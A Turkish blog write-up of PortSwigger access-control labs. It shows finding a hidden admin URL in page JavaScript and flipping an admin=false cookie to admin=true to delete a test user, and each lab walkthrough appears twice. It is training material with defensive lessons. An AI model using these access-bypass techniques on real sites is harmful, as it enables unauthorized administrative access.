

Access control vulnerabilities

1- Unprotected admin functionality

Lab: Unprotected admin functionality with unpredictable URL

Bu yazıda PortSwigger'daki "Unprotected admin functionality with unpredictable URL" labını nasıl çözdüğümü anlatacağım. Lab aslında oldukça basit, ancak Access Control mantığını anlamak açısından önemli bir örnek .

Lab: Unprotected admin functionality with unpredictable URL

APPRENTICE

LAB

✓ Solved



This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.



ACCESS THE LAB

Lab'ın Amacı

Uygulamanın içinde gizli bir admin paneli var. Bu panel korumasız, yani doğru URL'i bilen herkes erişebiliyor. Görevimiz admin panele ulaşp "carlos" isimli kullanıcıyı silmek.

[Home](#) | [My account](#)

WE LIKE TO
SHOP 



Conversation Controlling Lemon

★★★★★ \$16.96

[View details](#)



Giant Pillow Thing

★★★★★ \$93.72

[View details](#)



Caution Sign

★★★★★ \$20.12


[View details](#)



The Trapster

★★★★★ \$51.04

[View details](#)



Lab'a girer girmez izin taraması başlattım

```

c0n5 (Z_C0N5) v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/https_0a5a001c042794a5801d8ae0009f00de.web-security-academy.net/__25-12-08_03-31-46.txt
Target: https://0a5a001c042794a5801d8ae0009f00de.web-security-academy.net/

[03:31:46] Starting:
[03:33:27] 200 - 2KB - /favicon.ico
[03:33:49] 200 - 1KB - /login
[03:33:50] 200 - 1KB - /login/
[03:33:50] 302 - 0B - /logout → /
[03:33:50] 302 - 0B - /logout/ → /
[03:34:15] 400 - 50B - /product

```

izin taraması sonucunda herhangi bir panel girişi bulamadım

Sayfanın kaynak kodunu kontrol ettim. Ana sayfanın HTML yapısını incelerken aşağıdaki JavaScript kodu gözüme çarptı:

```

35     <div theme="">
36         <section class="maincontainer">
37             <div class="container is-page">
38                 <header class="navigation-header">
39                     <section class="top-links">
40                         <a href="/>Home</a><p>|</p>
41                         <script>
42 var isAdmin = false;
43 if (isAdmin) {
44     var topLinksTag = document.getElementsByClassName("top-links")[0];
45     var adminPanelTag = document.createElement('a');
46     adminPanelTag.setAttribute('href', '/admin-hfvc11');
47     adminPanelTag.innerText = 'Admin panel';
48     topLinksTag.append(adminPanelTag);
49     var pTag = document.createElement('p');
50     pTag.innerText = '|';
51     topLinksTag.appendChild(pTag);
52 }
53 </script>
54                         <a href="/my-account">My account</a><p>|</p>
55                     </section>
56                 </header>
57                 <header class="notification-header">
58                 </header>
59                 <h1>Login</h1>
60             </section>

```

Burada dikkat edilmesi gereken en önemli nokta şu:


isAdmin = false olduğu için link kullanıcıya gösterilmiyor. Ancak admin panelinin URL'i yine de kaynak kodda açık bir şekilde duruyor. Bu da bize gerekli bilgiyi ele veriyor.

İstemci tarafında bir şeyi gizlemek hiçbir zaman gerçek bir güvenlik önlemi değildir. View-source yapıldığında tüm bu kodlar görülebilir.

Kaynak kodda gördüğüm URL şöyleydi:

```
4 var topLinksTag = document.getElementsByClassName("top-links")[0];
5 var adminPanelTag = document.createElement('a');
6 adminPanelTag.setAttribute('href', '/admin-hfvc11');
7 adminPanelTag.innerText = 'Admin panel';
8 topLinksTag.append(adminPanelTag);
```

Bu yolu tarayıcıda açtığımda hiçbir doğrulama olmadan doğrudan admin paneline erişebildim. Kullanıcı listesi, silme işlemleri gibi tüm yönetim fonksiyonları aktifti.



Paneldeki kullanıcı listesinden “carlos” hesabını silerek lab’ın istediği işlemi gerçekleştirdim. Silme işleminden sonra lab başarıyla tamamlandı.

Bu Labın Öğrettiği Şey

Bu tür lablar küçük görünse de Access Control zafiyetlerinin temel mantığını öğretmek için ideal. Bu labda çıkarılması gereken sonuçlar şöyle:

URL’i karmaşık veya tahmin edilmesi zor yapmak güvenlik sağlamaz.

Admin kontrolü istemci tarafında yapılmaz; JavaScript ile gizlenen hiçbir şey güvenli değildir.

Yetkilendirme mutlaka sunucu tarafında yapılmalıdır. Kullanıcının admin olup olmadığı backend tarafından kontrol edilmelidir.

Sonuç

Bu labda sadece kaynak koduna bakarak gizli admin panel URL’ini buldum ve panel üzerinden carlos kullanıcılarını sildim. Basit ama oldukça öğretici bir örnekti. Access Control konusuna yeni başlayanlar için güzel bir başlangıç niteliğinde.

Lab: Unprotected admin functionality with unpredictable URL

Bu yazıda PortSwigger'daki "Unprotected admin functionality with unpredictable URL" labını nasıl çözdüğümü anlatacağım. Lab aslında oldukça basit, ancak Access Control mantığını anlamak açısından önemli bir örnek .

Lab: Unprotected admin functionality with unpredictable URL

APPRENTICE

LAB

✓ Solved



This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.



ACCESS THE LAB

Lab'ın Amacı

Uygulamanın içinde gizli bir admin paneli var. Bu panel korumasız, yani doğru URL'i bilen herkes erişebiliyor. Görevimiz admin panele ulaşp "carlos" isimli kullanıcıyı silmek.

[Home](#) | [My account](#)

WE LIKE TO
SHOP



Conversation Controlling Lemon

★★★★★ \$16.96

[View details](#)



Giant Pillow Thing

★★★★★ \$93.72

[View details](#)



Caution Sign

★★★☆☆ \$20.12

[View details](#)



The Trapster

★★★★★ \$51.04

[View details](#)



Lab'a girer girmez dizin taraması başlattım

chirj (7_c117c1)

v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/https_0a5a001c042794a5801d8ae0009f00de.web-security-academy.net/__25-12-08_03-31-46.txt

Target: https://0a5a001c042794a5801d8ae0009f00de.web-security-academy.net/

[03:31:46] Starting:

```
[03:33:27] 200 - 2KB - /favicon.ico
[03:33:49] 200 - 1KB - /login
[03:33:50] 200 - 1KB - /login/
[03:33:50] 302 - 0B - /logout → /
[03:33:50] 302 - 0B - /logout/ → /
[03:34:15] 400 - 50B - /product
```

dizin taraması sonucunda herhangi bir panel girişi bulamadım

Sayfanın kaynak kodunu kontrol ettim. Ana sayfanın HTML yapısını incelerken aşağıdaki JavaScript kodu gözüme çarptı:

```
35         <div theme="">
36             <section class="maincontainer">
37                 <div class="container is-page">
38                     <header class="navigation-header">
39                         <section class="top-links">
40                             <a href="/Home">Home</a><p>|</p>
41                             <script>
42 var isAdmin = false;
43 if (isAdmin) {
44     var topLinksTag = document.getElementsByClassName("top-links")[0];
45     var adminPanelTag = document.createElement('a');
46     adminPanelTag.setAttribute('href', '/admin-hfvc11');
47     adminPanelTag.innerText = 'Admin panel';
48     topLinksTag.append(adminPanelTag);
49     var pTag = document.createElement('p');
50     pTag.innerText = '|';
51     topLinksTag.appendChild(pTag);
52 }
53 </script>
54                             <a href="/my-account">My account</a><p>|</p>
55                         </section>
56                     </header>
57                     <header class="notification-header">
58                     </header>
59                     <h1>Login</h1>
60                 </section>
```

Burada dikkat edilmesi gereken en önemli nokta şu:


isAdmin = false olduğu için link kullanıcıya gösterilmiyor. Ancak admin panelinin URL'i yine de kaynak kodda açık bir şekilde duruyor. Bu da bize gerekli bilgiyi ele veriyor.

İstemci tarafında bir şeyi gizlemek hiçbir zaman gerçek bir güvenlik önlemi değildir. View-source yapıldığında tüm bu kodlar görülebilir.

Kaynak kodda gördüğüm URL şöyleydi:


```
4 var topLinksTag = document.getElementsByClassName("top-links")[0];
5 var adminPanelTag = document.createElement('a');
6 adminPanelTag.setAttribute('href', '/admin-hfvc11');
7 adminPanelTag.innerText = 'Admin panel';
8 topLinksTag.appendChild(adminPanelTag);
```

Bu yolu tarayıcıda açtığımda hiçbir doğrulama olmadan doğrudan admin paneline erişebildim. Kullanıcı listesi, silme işlemleri gibi tüm yönetim fonksiyonları aktifti.



Paneldeki kullanıcı listesinden “carlos” hesabını silerek lab’ın istediği işlemi gerçekleştirdim. Silme işleminden sonra lab başarıyla tamamlandı.

Bu Labın Öğrettiği Şey

Bu tür lablar küçük görünse de Access Control zafiyetlerinin temel mantığını öğretmek için ideal. Bu labda çıkarılması gereken sonuçlar şöyle:

URL’i karmaşık veya tahmin edilmesi zor yapmak güvenlik sağlamaz.

Admin kontrolü istemci tarafında yapılmaz; JavaScript ile gizlenen hiçbir şey güvenli değildir.

Yetkilendirme mutlaka sunucu tarafında yapılmalıdır. Kullanıcının admin olup olmadığı backend tarafından kontrol edilmelidir.


Sonuç

Bu labda sadece kaynak koduna bakarak gizli admin panel URL’ini buldum ve panel üzerinden carlos kullanıcıasını sildim. Basit ama oldukça öğretici bir örnekti. Access Control konusuna yeni başlayanlar için güzel bir başlangıç niteliğinde.

Lab: User role controlled by request parameter

Bu yazıda PortSwigger'daki "User role controlled by request parameter" labının çözümünü anlatıyorum. Bu labda admin paneli /admin altında bulunuyor ve uygulama admin olup olmadığımızı sahtecilik yapılabilir bir cookie üzerinden kontrol ediyor. Amacımız admin paneline erişip carlos kullanıcısını silmek. Kendi hesabımla giriş yaptım. Lab talimatlarında bize giriş bilgileri verilmişti:

wiener : peter




My Account

Your username is: wiener


Email

Update email


Bu bilgilerle hesabıma giriş yaptım. Giriş yaptıktan sonra admin paneline gitmeyi denedim ancak doğal olarak erişimim olmadığını gördüm.




URL üzerinde rol ile ilgili parametreyi denedim ilk olarak "acaba kullanıcı adını değiştirirsem bir şey olur mu?" diye URL'deki wiener değerini carlos olarak değiştirdim. Bu beklendiği gibi işe yaramadı, hatta beni hesabımdan attı. Yani erişim kontrolü URL üzerinden yapılmıyordu. Kaynak kodu ve cookie değerlerini inceledim. Sonrasında sayfanın kaynak koduna baktım ve uygulamanın bize set ettiği cookie'leri kontrol ettim. Burada kritik olan cookie'nin içinde şunu gördüm:



Yani uygulama admin olup olmadığımızı tamamen cookie değerine göre belirliyordu. Bu cookie kullanıcının değiştirebileceği bir veri olduğu için bu yaklaşım son derece güvensiz. Cookie değerini manipüle ederek admin oldum. Cookie'deki admin=false kısmını admin=true olarak değiştirdim ve isteği tekrar gönderdim. Bu değişiklikten sonra /admin yoluna gittiğimde admin paneline sorunsuz şekilde erişebildim.



Carlos'u sildim ve lab başarıyla tamamlandı. Admin paneline girdikten sonra kullanıcı listesine ulaştım ve carlos hesabını silerek labı tamamladım.



Sonuç

Bu lab, kullanıcı rolünün istemci tarafında tutulmasının ne kadar güvensiz olduğunu çok net gösteriyor. Cookie, URL parametresi veya hidden field gibi kullanıcı tarafından değiştirilebilir hiçbir veri erişim kontrolünde kullanılmamalıdır. Rol doğrulaması mutlaka sunucu tarafında yapılmalıdır.

Bir sonraki labda görüşmek üzere. 🌸

Lab: User role controlled by request parameter

Bu yazıda PortSwigger'daki "User role controlled by request parameter" labının çözümünü anlatıyorum. Bu labda admin paneli /admin altında bulunuyor ve uygulama admin olup olmadığımızı sahtecilik yapılabilir bir cookie üzerinden kontrol ediyor. Amacımız admin paneline erişip carlos kullanıcısını silmek. Kendi hesabımla giriş yaptım. Lab talimatlarında bize giriş bilgileri verilmişti:

wiener : peter

My Account

Your username is: wiener


Email

Update email


Bu bilgilerle hesabıma giriş yaptım. Giriş yaptıktan sonra admin paneline gitmeyi denedim ancak doğal olarak erişimim olmadığını gördüm.

Admin interface only available if logged in as an administrator


URL üzerinde rol ile ilgili parametreyi denedim ilk olarak “acaba kullanıcı adını değiştirirsem bir şey olur mu?” diye URL’deki wiener değerini carlos olarak değiştirdim. Bu beklendiği gibi işe yaramadı, hatta beni hesabımdan attı. Yani erişim kontrolü URL üzerinden yapılmıyordu. Kaynak kodu ve cookie değerlerini inceledim sonrasında sayfanın kaynak koduna baktım ve uygulamanın bize set ettiği cookie’leri kontrol ettim. Burada kritik olan cookie’nin içinde şunu gördüm:



Yani uygulama admin olup olmadığımızı tamamen cookie değerine göre belirliyordu. Bu cookie kullanıcının değiştirebileceği bir veri olduğu için bu yaklaşım son derece güvensiz. Cookie değerini manipüle ederek admin oldum. Cookie'deki admin=false kısmını admin=true olarak değiştirdim ve isteği tekrar gönderdim. Bu değişiklikten sonra /admin yoluna gittiğimde admin paneline sorunsuz şekilde erişebildim.



Carlos'u sildim ve lab başarıyla tamamlandı. Admin paneline girdikten sonra kullanıcı listesine ulaştım ve carlos hesabını silerek labı tamamladım.



Sonuç

Bu lab, kullanıcı rolünün istemci tarafında tutulmasının ne kadar güvensiz olduğunu çok net gösteriyor. Cookie, URL parametresi veya hidden field gibi kullanıcı tarafından değiştirilebilir hiçbir veri erişim kontrolünde kullanılmamalıdır. Rol doğrulaması mutlaka sunucu tarafında yapılmalıdır.

Bir sonraki labda görüşmek üzere. 🌸

Lab: User role can be modified in user profile

